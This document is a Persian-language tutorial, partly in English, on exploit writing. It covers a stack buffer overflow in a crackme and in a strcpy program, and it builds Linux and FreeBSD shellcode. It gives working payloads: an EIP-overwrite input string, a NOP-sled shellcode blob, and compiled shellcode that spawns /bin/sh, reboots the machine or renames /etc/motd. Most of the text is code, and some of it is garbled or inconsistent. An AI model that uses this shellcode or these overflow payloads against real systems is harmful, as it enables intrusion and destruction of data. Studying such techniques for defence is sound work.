مدخل exa در کد بالا مقادیر را قبل از فراخوانی تابع Get() انباشته می کند این موضوع در قطعه کد زیر به صورت نمایشی نشان داده شده است

```
#include <stdio.h>
#include <string.h>
#include <conio.h>
#include <iostream.h>
int main( )
{
unsigned char name[50];
```

```
gets(name);
}
```

همانطور که مشاهده می کنید بافر به صورت "name" مشخص شده است و میزان آن بایت است ما از تابع get 50 برای دریافت شماره سریال های ورودی استفاده کردیم ما آن را به رشته ای به درازای 50 کاراکتر تعریف کردیم ولی آیا چه اتفاقی می افتاد اگر ما 100کاراکتر را به عنوان شماره سریال وارد می کردیم ؟!؟!؟؟!

حالا اینجا باید بزرگی بافر برنامه امان را چک کنیم. بر طبق ابزار IDA بزرگی بافر برنامه 75 کاراکتر بلندی دارد ابتدا به این دسته از پارامتر ها نگاه کنید

```
CODE:00401108 s = byte ptr -4Ch
CODE:00401108 argc = dword ptr 8
CODE:00401108 argv = dword ptr 0Ch
CODE:00401108 envp = dword ptr 10h
CODE:00401108 arg_11 = dword ptr 19h
```

خواب ما به این راز پی بردیم که ماکزیمم مقدار بافر مورد نظر 75 کاراکتر است بیایید این نظریه امان را روی برنامه تست کنیم و یک رشته به دلخواه شبیه رشته زیر در 80 کاراکتر وارد کنیم:

```
-- The analyst's weird crackme --
--------------------------------
enter your serial please:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAaAAAAAAAAAAAAAAAAA
```


همانطور که انتظار می رفت برنامه دچار crash شد البته چیز تعجب بر انگیزی نیست میزان فضای بافر 75 کاراکتر بود که با وارد نمودن 5 کاراکتر بیشتر پیغام خطا پدیدار شد با توجه به پیغام می توانیم EBP=41414141h را ببینید این خیلی جالب است41h یک کد اسکیhexadecimal است که مقدار آنA است پس بنا براین ما فقطbase pointer (EBP) را دوباره نویسی می کنیم تا حالا که خوب پیش رفته ایم ما قصد داریم بر روی EIP دوباره نویسی انجام دهیم دوباره نویسیEIP به شما این اجازه را خواهد داد که بتوانید هر نوع کدی را بر روی برنامه اتان اجرا کنید بگذارید یک رشته 84 کارکتری هم وارد کنیم بله هنوز این crash دلخواه پا بر جاست و ما این پیغام را دریافت می کنیم

```
instruction at the address 41414141h uses the memory address at 41414141h.
memory cannot be read.
```

بنابر این ما فهمیدیم که برنامه تلاش می کند کد را در 41414141h اجرا کند به نظر شما چه اتفاقی خواهد افتاد اگر ما آدرس برگشتی با چیزی به جای 41414141h جایگزین نماییم برای مثال به جای ادرس پیغام تبریک

```
CODE:00401177 push offset aWooCongrats
; _ _va_args ; good boy
CODE:0040117C call _printf
```

ما می دانیم که اگر آدرس برگشتی امان را در 401177 قرار بدهیم ما این برنامه تست کرک را حل کرده ایم و می توانیم پیغام تبریک را بر روی صفحه نمایش مشاهده کنیم با این وجود قبل از آن رشته کد زیر را هم تست می کنیم ما می بینیم که رشته زیر برنامه را در آدرس 34333231 قفل می کند و ضربه می خورد



این پیغام ها به ما می گویند که ما باید کدهایمان را معکوس کرده و سپس به فرستادن انها برای اجرا اقدام کنیم همانطور که مشاهده می کنید ادرسی که در آن برنامه ضربه خورده است به صورت معکوس شده ومقادیر برابر کدهای اسکی وارد شده را به صورت هگزا نمایش می دهد

بر می گردیم به مثال خودمان برابر های هگزا دسیمال1-2-3-4 برابر 31-32-33-34 می باشند اگر 1-2-3-4 را معکوس نماییم 4-3-2-1 و این مطلب برابری می کند با بر گردان31-3-2-33-34 جهت دریافت 31-32-33-34 و با توجه به این توضیح می دانیم که آدرسcrash ما 34333231 می باشد بنابر این برای اکسپلویت این برنامه ما همچنین آدرس حافظه را معکوس کرده و سپس انرا تزریق نماییم به بیان دیگر برای اجرای 401177 ما باید 771140 را در ردیف مربوطه قرار دهیم خواب با بحث فوق می دانید که برگردان 771140در کد های اسکی برابر است با w^Q@ (^Q=Ctrl+Q) حال رشته کد عددی زیر را در برنامه امتحان می کنیم

```
-- The analyst's weird crackme --
--------------------------------
enter your serial please:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA w^Q@
```

با فشردن دکمه برگشت پیغام تبریک مشخص می شود حال که توانستید به مفهوم بافر در مثال فوق پی ببرید به کد برنامه ای که در مثال بال به کار رفته شد توجه کنید

```
#include <stdio.h>
#include <string.h>
#include <conio.h>
#include <iostream.h>
int main( ){
int i,len,temp;
unsigned char name[75];
unsigned long check=0;
printf("-- The analyst's weird crackme --\n");
printf("--------------------------------\n");
printf("enter your serial please:\n");
gets(name);
asm{ nop};
len=strlen(name);
//cout << len;
if (len < 25) goto theend;
if (len > 120 ) goto theend;
```

```
for (i=1; i <= len ; i++)
{
temp += name[i] ;
}
if (temp = 31337) goto theend;
if (temp < 5000) goto theend;
if (temp > 15000) goto theend;
goto theend;
printf("wOO! congrats ;)\n");
theend:
getch( );
return 0;
```

خوب امیدوارم با مفهوم بافر و سر ریز بافر تا اینجا اشنا شدی باشید اگر متوجه نوع کرک نشدید هم اشکالی ندارد فقط قصد من ازآوردن این مثال این بود که اهمیت بافر را درعملیات هر برنامه ای برای شما مشخص بشود خواب با درک این مفهوم مثلا می توانید به ساختن یک اکسپلویت مبادرت بورزید حتما هم لازم نیست به خود برنامه exe حمله ببرید بلکه می توانید دیگر اجزایی را که یک برنامه اجرایی از آن استفاده می کند را سر ریز بافر کنید) همانند کرم ساسر : همانطور هم که مشاهده کرده بودید کرم ساسر به lsass.exeحمله مستقیم نمی کرد بلکه از طریق سر ریز بافر چند فایل توابع کتابخانه ای dll انرا از جمله lsasrv.dll مورد حمله قرار می داد با ضربه خوردن این جز همانطور که مشاهده کردید کل سیستم lsass از کار می افتد (با توجه به این نکته این همیشه یکی از آسیب پذیر بودن نقاط محصولات مایکروسافت بوده است با توجه به این که به طور کلی در محصولات مایکروسافت تکیه زیادی بر این توابع کتابخانه ای وجود دارد همیشه آسیب پذیری های متعددی در این پیکره مشاهده می شود با توجه به این موضوع تا وقتی که مسولان امنیتی این شرکت این اشکالات را رفع نکنند همیشه کشف این آسیب پذیری ها محتمل می باشد البته زمزمه هایی در زمینه امن کردن محصولات ارائه شده در آینده ای نه چندان دور من جمله ویندوزlonghorn در این زمینه به گوش می رسد ولی با این وجود به نظر خود من این داستان سر دراز دارد شاید مقداری از نظر امن تر شدن و رفع باگ های متعدد این توابع فعالیت هایی صورت گیرد ولی بر طبق تجربه -هکر ها همیشه یک قدم جلوتر گام بر می دارند شاید تا به حال از خودتان پرسیده باشید چرا این گونه اسیب پذیری ها در محصولاتی همچون لینوکس کمتر به چشم می خورد شاید این حرف درست باشد که توجه هکر ها و همچنین استفاده کنندگان به محصولات ویندوز بیشتر از لینوکس باشد ولی اگر هم فرض می کردیم که تعداد کاربران لینوکس با ویندوز برابر بود و میزان تحقیقات هکر ها بر روی هر دو پلت فرم نیز به یک مقدار بود باز محصولات مایکروسافت اسیب پذیر تر بودند - چرا ؟ جواب این سوال را خود شما با توجه به انچه که در این مقاله خواندید می دانید – اکثر اکسپلویت های نوشته بر روی محصولات مایکروسافت به شکل غیر مستقیم و به اجزای سیستمی حمله می کنند و اجزای کوچک را از پادر می آورند از آنجا که قسمت های اصلی بدنه ویندوز هم با به کار گیری این اجزا مثل dll ها کار می کنندو نیاز مبرمی به این اجزا برای ادامه فعالیت دارند به سرعت ضربه می خورند – همانطور که گفتیم داستان اسیب پذیری های ویندوز تا زمان زیادی ادامه دارد مگر اینکه کلا پیکره سیستم های ویندوز عوض شود– که این هم با این در آمد نجومی بعید است – چرا با این همه درآمد خودشان را به زحمت امن کردن محصولاتشان بیندازند–

سفری به اعماق

امیدورام که تا اینجای مقاله با مفاهیم اولیه اکسپلویت نویسی آشنا شده باشید در ادامه بیشتر به اعماق دنیای زیرزمینی می رویم همانطور که در ابتدای مقاله گفتم برای درک مطالب گفته شده در این مقاله لزوم آشنایی کامل با دوزبان C++ و اسمبلی مورد نیاز است .در این قسمت شما با مطالب عمیق تری در زمینه اکسپلویت نویسی و طراحی آن ویک سری جزییات فنی آشنا می شوید این قسمت بیشتر به مبحثShell Coding خواهد پرداخت. در زمینهshell Coding شاید مطالب زیادی را خوانده و فرا داشته باشید ولی این بخش از مقاله از بعدی متمایز تر به این مبحث نگاه می کند این قسمت به خصوص برای کسانی که در این زمینه فعالیت جدی دارند پیشنهاد می شود .دوستانی هم که تجربه چندانی در زمینه اکسپلویت ندارند با توجه به آموخته هایشان از این دست مقالات و با مقداری تمرین و ممارست خواهند توانست به این مهارت دست پیداکنند بعد از قوی کردن پایه علمی خود ر این زمینه به قسمت های پیچیده تر بپردازید در صورتی که در ابتدا از مسائل پیچیده از این دست شروع نمایید نتیجه ای جز دلزدگی از این مباحث نخواهید داشت ولی در صورت حرکت پله و رسیدن از مراحل ساده تر به مراحل پیچیده تر این را از هر جهت برای شما آسان خواهد شد.

این بخش از مقاله در سیستم های منبع باز ارائه شده است خوانندگان بایستی تجربه کافی برای کاربری در این سیستم عامل ها را به صورت پیش نیاز فرا گرفته باشند مثلBFreeBSD .

در اغلب اکسپلویت ها کدهایی را به اینصورت مشاهده می نمایید آیا تا به حال از خودتان پرسیده اید که اینها به چه منظور و چگونه ایجاد می شوند در ادامه این بخش از مقاله به این مفاهیم پی خواهید برد

```
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

پردازش کدهای اسمبلی

من بیشتر برای پردازش کدهای اسمبلی nasm رو بیشتر از دیگر کامپایلر ها ترجیح می دهم در این قسمت کدهای اسمبلی ارائه شده با دستورات nasm ارائه شده اند برای کامپایل کد های اسمبلی با استفاده از nasm دستور زیر استفاده می کنیم

```
nasm -o prog prog.S
```

بعد از اجرای این فرمان فایل prog حاوی اطلاعات باینری ما می باشد که ما انرا بهshellcode ترجمه خواهیم نمود در این لحظه شما نمی توانید این اطلاعات را در سطر فرمان اجرا کنید شما باید از یک ابزار جانبی که به آن اشاره خواهیم نمود بایستی استفاده نمایید برای استفاده از این ابزار به صورت زیر عمل کنید

```
gcc -o s-proc s-proc.c
bash-2.04$ ./s-proc -e prog
Calling code ...
sh-2.04$ exit
bash-2.04$ ./s-proc -p prog
char shellcode[] =
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
"\x42\x42\x42\x42";
bash-2.04$
```

حافظه

Shellcode ها معمولا به صورت لیست دستورات توسعه یافته ای می باشند به منظور نفوذ در برنامه ای کاربردی اجرای در حالت اجرا باید توجه داشته باشید که برنامه قربانی باید به حالت runtime بوده باشد تزریق Shellcode ها در برنامه های کاربردی و سیستمی از راه های متعددی صورت می گیرد یکی از همان راه های معروف که در بخش قبلی به آن پرداختیم buffer overflow می

باشد برای توضیح اینکه یک shellcode چگونه از این متد بهره می گیرد من به شما یک نمونه ساده از buffer overflow را نمایش می دهم) زبان استفاده شده C می باشد

```
(
void main(int argc, char **argv, char **envp) {
char array[200];
strcpy(array,argv[1]);
}
```

If we compile this (gcc -o overflow overflow.c) and execute it with a very
large string of characters we can overwrite memory:
On linux:

```
[root@droopy done]# ./overflow `perl -e 'print "A" x 220'`BBBB
Segmentation fault (core dumped)
[root@droopy done]#
```

On FreeBSD:

```
[root@freebsd done]# ./overflow `perl -e 'print "A" x 204'`BBBB
Segmentation fault (core dumped)
[root@freebsd done]#
```

خواب این shellcode زیاد پیشرفته بنظر نمیرسد ؟ به نظر می رسد که در برنامه فوق ما میزانی از حافظه را با 220A و 4 B که به برنامه در حال اجرا شده انحدام نموده ایم به صورت آرگومان در حالت اجرا – این آرگومان به بستر حافظه تجاوز کرده است نتیجه این عمل این شده است اطلاعات ذخیره شده پشت این لایه overwrite شود شما با استفاده از gdb(the GNU Debugger) و انالیز مرکز پرش فایل می توانید بفهمید که چه اتفاقی افتاده است داده های خروجی توسط gdb اغلب دلهره آور و ترسناک می تواند باشد در وحله اول -ولی برای خوانندگان عزیز نمی تواند خطری یا ترسی داشته باشد اگر شما coredump را دریافت ننمودید A را بیشتر تلاش کنید و اگر نشد ulimit را به طور مثال99999 (99999 –c ulimit)

```
[root@droopy done]# gdb -core=core
GNU gdb 5.0
Copyright 2000 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for
details.
This GDB was configured as "i386-redhat-linux".
Core was generated by `./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0 0x42424242 in ?? ()
(gdb) info all
eax 0xbffff990 -1073743472
ecx 0xfffffdc3 -573
edx 0xbffffcad -1073742675
ebx 0x4013b824 1075034148
esp 0xbffffa70 0xbffffa70
ebp 0x41414141 0x41414141
esi 0xbffffad4 -1073743148
edi 0x0 0
```

```
eip 0x42424242 0x42424242
eflags 0x10286 66182
cs 0x23 35
ss 0x2b 43
ds 0x2b 43
es 0x2b 43
fs 0x2b 43
gs 0x2b 43
st0 0 (raw 0x00000000000000000000)
st1 0 (raw 0x00000000000000000000)
st2 0 (raw 0x00000000000000000000)
st3 0 (raw 0x00000000000000000000)
st4 0 (raw 0x00000000000000000000)
st5 0 (raw 0x00000000000000000000)
st6 0 (raw 0x00000000000000000000)
st7 0 (raw 0x00000000000000000000)
fctrl 0x0 0
fstat 0x0 0
ftag 0x0 0
fiseg 0x0 0
fioff 0x0 0
foseg 0x0 0
fooff 0x0 0
fop 0x0 0
```

با استفاده از gdb ما می توانیم تمامی محتویات اطلاعات از بین رفته ثبت شده در زمان سر ریز مشاهده کنیم من دو ارگومان بسیار مهم را به صورت دلیرانه ای ایجاد کرده و ثبت نمودم EBP و EIP ثبت شده های 32 بیتی یا همان 4 بایتی هستند که 8 بایت اخر ارگومان مارا نگه داری می کنند در خروجی GDP بالا شما خطوط EBP و EIP را که به صورت ضخیم تری نشان داده شده اند را مشاهده می نمایید اینها خطوط بسیار مهمی هستند که می توانم به آنها اشاره نمایم که این خطوط حافظه overwrite شده است با اطلاعاتی که کنترل نمودیم همانطور که مشاهده می فرمایید EBP مقدار 0x41414141 یک مقدار هگزادسیمال است برای کاراکتر 41 را نگه داشته است که A به این معنی است که EBP حاوی AAAA میباشد همچنین ثابت EIP با مقدار 0x42424242 B

در هگزادسیمال مقدار را نمایش داده و این به آن معنا است که EIP 42 مقدار BBBB را نگه داری می نماید. شما همچنین با استفاده ازفرمان x در gdb بیشتر حافظه را می توانید بررسی نمایید در این مورد ما می توانیم بافر حافظه را با استفاده از فرمان x/ 150 ' که 0xbffffa70 توسط ثابت EIP 0xbffffa70 شناسایی می شود

```
(gdb) x/150 $esp
0xbffffa70: 0x00000000 0xbffffad4 0xbffffae0 0x0804830e
0xbffffa80: 0x080482e4 0x4013b824 0xbffffaa8 0x40037b4c
0xbffffa90: 0x00000000 0xbffffae0 0x4013a358 0x40016638
0xbffffaa0: 0x00000002 0x08048380 0x00000000 0x080483a1
0xbffffab0: 0x0804845c 0x00000002 0xbffffad4 0x080482e4
0xbffffac0: 0x080484cc 0x4000df24 0xbffffacc 0x40016c0c
0xbffffad0: 0x00000002 0xbffffbc1 0xbffffbcc 0x00000000
0xbffffae0: 0xbffffcad 0xbffffcce 0xbffffced 0xbffffd0f
0xbffffaf0: 0xbffffd1b 0xbffffede 0xbffffefd 0xbfffff13
0xbffffb00: 0xbfffff1e 0xbfffff2d 0xbfffff35 0xbfffff45
0xbffffb10: 0xbfffff53 0xbfffff64 0xbfffff6f 0xbfffff80
0xbffffb20: 0xbfffffa3 0xbfffffb6 0xbfffffc3 0x00000000
0xbffffb30: 0x00000003 0x08048034 0x00000004 0x00000020
```

```
0xbffffb40: 0x00000005 0x00000006 0x00000006 0x00001000
0xbffffb50: 0x00000007 0x40000000 0x00000008 0x00000000
0xbffffb60: 0x00000009 0x08048380 0x0000000b 0x00000000
0xbffffb70: 0x0000000c 0x00000000 0x0000000d 0x00000000
0xbffffb80: 0x0000000e 0x00000000 0x00000010 0x0080f9ff
0xbffffb90: 0x0000000f 0xbffffbbc 0x00000000 0x00000000
0xbffffba0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffbb0: 0x00000000 0x00000000 0x00000000 0x36383669
0xbffffbc0: 0x6f2f2e00 0x66726576 0x00776f6c 0x41414141
0xbffffbd0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffbe0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffbf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc40: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc50: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc60: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc70: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc80: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc90: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffca0: 0x41414141 0x41414141 0x42424242 0x44575000
0xbffffcb0: 0x6f682f3d 0x6e2f656d 0x736c6569 0x6f7a2f68
0xbffffcc0: 0x722f656e 0x79646165
(gdb)
```

ما در اینجا می توانیم EBP و EIP را پشت سر یکدیگر مشاهده نماییم نکته اینجاست اکسپلویت باید با قرار دادن ادرس در EIP راهنمایی دستوری (طراحی شود آنها نکات (دستوری هستند که با قرار گرفتن در جای مورد نظر در بافر حافظه باعث سر ریزی آن می این همان جایی است که shellcode های ما در حافظه قرار می گیرد مثال جعبه شود سی دی های برادرم -این جا نقطه شروعی از سی دی شماره 97 برای پر کردن بافراست البته نقاط مختلف بافر برای سر ریزی قابل طراحی می تواند باشد در این مثال ما با این ثابت ها کار خواهیم نمود .

استفاده از Registers

شرکت اینتل رجیستر های 32 بیت و دیگر نسخ آن 16 بیت و 8 بیت را تهیه نموده و استاندارد کرده است در زمان توسعه shellcodeها شما خواهید فهمید استفاده از کوچکترین رجیستر ها اغلب از داشتن NULL بایت ها در کد هایتان جلوگیری می نمایند همچنین استفاده از رجیستر های حقیقی برای مقادیر حقیقی برای برنامه نویسی موثر در نظر گرفته می شود !!! منظور م اینه که آیا شما تا به حال یک موش را در قفس یک فیل قرار داده اید. امیدوارم که منظورم رو از این حرف فهمیده باشد) منظورم اینه که چند بیت اطلاعات به همین راحتی می تواند امنیت یک نرم افزار 32 میلیون خط برنامه ای را به خطر بیندازد (خواب بیایید به رجیستر هایی که در آینده استفاده خواهند شد یک نگاه سریعی بیندازیم .

32 Bit	16 Bit	8 Bit High)	8 Bit Low)
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL

رجیستر های Accumulator نامیده می شوند این ها برای دستیابی به پورت I/O, Arthemetics, و فراخوانیinterrupt و غیره استفاده می شود شما در ادامه این بخش شما نحوه استفاده از این رجیستر ها در فراخوانی های سیستمی مورد استفاده قرار می گیرد EAX, AX,AH ,AL

رجیستر های base نامیده ی شوند این رجیسترها برای نشانگر های پایه ای برای دسترسی های حافظه ای به کار می رود شما در ادامه مقاله خواهید دید که ما ار این ثابت ها برای نگه داری نشانگر ها در آرگومان فراخوانی شده از سیستم مورد استفاده قرار می گیرند اغلب این ثابت ها برای نگه داری مقادیر برگشتی از interrupt استفاده می شوند یک مثالی که در این مورد دیده می شود یه هنگام فراخوانی سیستمی open می باشد وقتی شما فایلی را با فراخوانی سیستمی باز می کنید سپس مفسر فایل که می تواند در I/O فایل به هنگام باز نمودن آن مورد استفاده ورد ثابت EBX نگه داری شود EBX,BX,BH,BL

به رجیشتر های کانتر معروف هستند در مثالی در ادامه می بینید که چگونه یک loop از CL به صورت یک کانتز استفاده می کند ECX,CX.CH,Cl

به رجیستر های Data خوانده شده و برای دستیابی به پورت I/O وarthemetice و فرخوانی های interrupts استفاده نمود هنگامی که می خواهید یک فراخوانی سیستمی را اجرا کنید شما می توانید از کل اینرجیستر ها برای ایجاد فراخوانی سیستم استفاده کنید یک مثال ساده در این زمینه exit(0) syscall می باشد EDX,DX,DH,DL

```
mov al, 0x01 ; The syscall number for exit
xor ebx, ebx ; EBX will now contain the value 0
int 0x80 ; and activate !
```

همانطور که در قبل هم به آن اشاره کردم این بسیار مهم است که از کوچکتریت رجیستر های در دسترس برای نگه داری داده ها بهره بگیرید این امر از بوجود آمدن NULL Bytes درshellcode جلوگیری می کند برای مثال اگر ما از کد زیر برای کد خروجی استفاده کنیم:

```
BITS 32
; exit(0) code
mov eax, 0x01 ; The syscall number for exit
xor ebx, ebx ; EBX will now contain the value 0
int 0x80 ; and activate !
```

با عث می شود که رجیستر eax مقدار زیادی بایت به صورت NULL Bytes در خروجی shellcode امان خارج کند

```
su-2.05a# s-proc -p exit
char shellcode[] =
"\xb8\x01\x00\x00\x00\x31\xdb\xcd\x80";
```

با استفاده ازndisasm که بخشی از پکیج nasm میباشد ما می توانیم رجیستر های طولانی را که ترجمه شده اند را مشخص نماییم

```
su-2.05a# ndisasm exit
00000000 B80100 mov ax,0x1
00000003 0000 add [bx+si],al
00000005 31DB xor bx,bx
00000007 CD80 int 0x80
```

مشکلات آدرس دهی

در بسیاری از موارد shellcode ها شما نمی توانید از کدهای ثابت برای آدرس های حافظه استفاده کنید بنابر این برای اینکه بدانید اطلاعات مورد نظر شما در کدام قسمت از حافظه جایگزین می شوند از این حقه کوچک استفاده کنید

```
jmp short       stuff
code:
pop             esi
<data>

stuff:
call            code
db              'This is my string#'
```

چیزی که شما در بالا می بینید کدی می باشد که ما با jmp در قسمت اغازین کد stuff به قسمتcall code پرش می کنیم در جایی که code آغازگر pep esi می باشد حالا esi در قسمت رشته ای this is my string حاضر می شود .

In the above sample [esi + 1] represents 'h' from the word 'This'.

مسئله NULL Bytes

NULL بایت ها رشته های با محدوده های مشخصی هستند که shellcode را از بین می برند اگرshellcode ای ساختید که در آنها اینNULL بایت ها ایجاد شد ا ز استفاده ازshellcode به خود نگرانی راه ندهید و سعی در ترمیم آن کنید با این وجود زمانی که نمی توانیدNUULL بایت درShellcode نداشته باشد شما آنها را درRuntime خواهید داشت الان آن چیزی را که در مثال بالا دیدیم این بود که چگونه مکان بایت ها را در رشته امان مشخص کنیم

```
jmp short stuff
code:
pop esi
xor eax,eax ; doing this will make eax NULL
mov byte [esi + 17],al ; put a null byte byte on [esi + 17]
stuff:
call code
db 'This is my string#'
```

در مثال فوق ما # را جایگزین NULL بایت کردیم و رشته This is my string را درRuntime نابود کردیم و از بوجود آمدن آن جلوگیری نمودیم . برای رسیدت به یک نوع کد نویسی سالم و تمیز من فهمیدم که بهتر است رشته هایتان را در آغاز کدینگ اسمبلی اجرا نمایید. البته ذکر این نکته خالی از لطف نیست که فقط NULL بایت ها به تنهایی مشکل ساز نیستند دیگر بایت ها از قبیل لاین های جدید یا کارکتر های ویژه نیز می توانند باعث مشکلات شوند.

مثال های syn() , reboot()

این فرمان ها را بر روی محصولات سیستمی اجرا نکنید!

Sync موجب آوردن حالت فایل سیستم هارد دیسک تان به Sync با حالت داخلی فایل سیستم می شود) قابل توجه ویروس نویسان (ما باید این را در جلویreboot() در هنگام فراخوانی قرار داده تا از گم شدن اطلاعاتی که بر روی فایل سیستمی هارد دیسک نوشته نشده اند جلوگیری نماییم البته هنوز استفاده از این کد می تواند باعث گم شدن داده ها شود زیرا به این علت که هنوز پردازش های فعال قبل ازreboot نابود نشده اند در این لحظه دیگر لازم نیست که ما داده دیگری را به کد منبع اضافه نماییم آنها لازم ندارند که از این مسئله که ما در کدام قسمت فعالیت می کنیم با خبر بشوند مطالب فوق به صورت واضح تری در کد زیر قابل مشاهده است:

```
BITS 32
pop esi
```

```
xor eax, eax
mov al,36
int 0x80
mov al,36
int 0x80
mov al, 88
mov ebx, 0xfee1dead
mov ecx, 672274793
mov edx, 0x1234567
int 0x80
```

shellcode با این کدهای اسمبلی تهیه شده است

Shellcode produced by this assembly code:

```
[root@droopy doc]# nasm -o reboot reboot.S
[root@droopy doc]# s-proc -p reboot
char shellcode[] =
"\x5e\x31\xc0\xb0\x24\xcd\x80\xb0\x24\xcd\x80\xb0\x58\xbb\xad"
"\xde\xe1\xfe\xb9\x69\x19\x12\x28\xba\x67\x45\x23\x01\xcd\x80";
```

کدFreeBSD زیر آنقدر ساده است که شما نیازی به اضافه کردن Syn() در مقابل ن را ندارید

```
BITS 32
xor eax,eax
mov dx,9998
sub dx,9990
mov al, 55
int 0x80
```

shellcode سیستم FreeBSD با کد زیر درست شده است

```
char shellcode[] =
"\x31\xc0\x66\xba\x0e\x27\x66\x81\xea\x06\x27\xb0\x37\xcd\x80";
```

به طور کلی FreeBSD روش های متعددی را برای برپایی دوباره دارا است که می توانید از یکی از آن ها استفاده نماید

Rename() , linux

تغییر نام سیستم فراخوانی به صورت زیر است

```
int rename(const char *oldpath, const char *newpath);
```

به هر جهت برای استفاده موفقیت آمیز از این فراخوانی ما به دو نشانگر از جدیدو قدیم فایل نیاز داریم برای بدست آوردن آدرس مورد نیاز می توانیم از دستور Lea در اسمبلی استفاده کنیم

```
BITS 32
jmp short callit
doit:
pop esi
xor eax, eax
mov byte [esi + 9], al ; terminate arg 1
```

```
mov byte [esi + 24], al ; terminate arg 2
mov byte al, 38 ; the syscall rename = 83
lea ebx, [esi] ; put the address of /etc/motd (esi)
in ebx
lea ecx, [esi + 10] ; put the address of /etc/ooops.txt
(esi + 10) in ecx
int 0x80 ; We have everything ready so lets
call the kernel
mov al, 0x01 ; prepare to exit()
xor ebx, ebx ; clean up
int 0x80 ; and exit !
callit:
call doit
```

توجه داشته باشید که خط db میتواند به شکل زیر باشد البته به صورت بالا هم فرقی نمی کند

```
db '/etc/motd#'
db '/etc/ooops.txt#'
```

shellcode تهیه شده از این کد های اسمبلی بعد از کامپایل آن به صورت زیر در می آیند

```
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x88\x46\x09\x88\x46\x18\xb0\x26\x8d\x1e"
"\x8d\x4e\x0a\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xe3\xff\xff"
"\xff\x2f\x65\x74\x63\x2f\x6d\x6f\x74\x64\x23\x2f\x65\x74\x63"
"\x2f\x6f\x6f\x6f\x70\x73\x2e\x74\x78\x74\x23";
```

execeve numberI این آرگومان نمی باشد

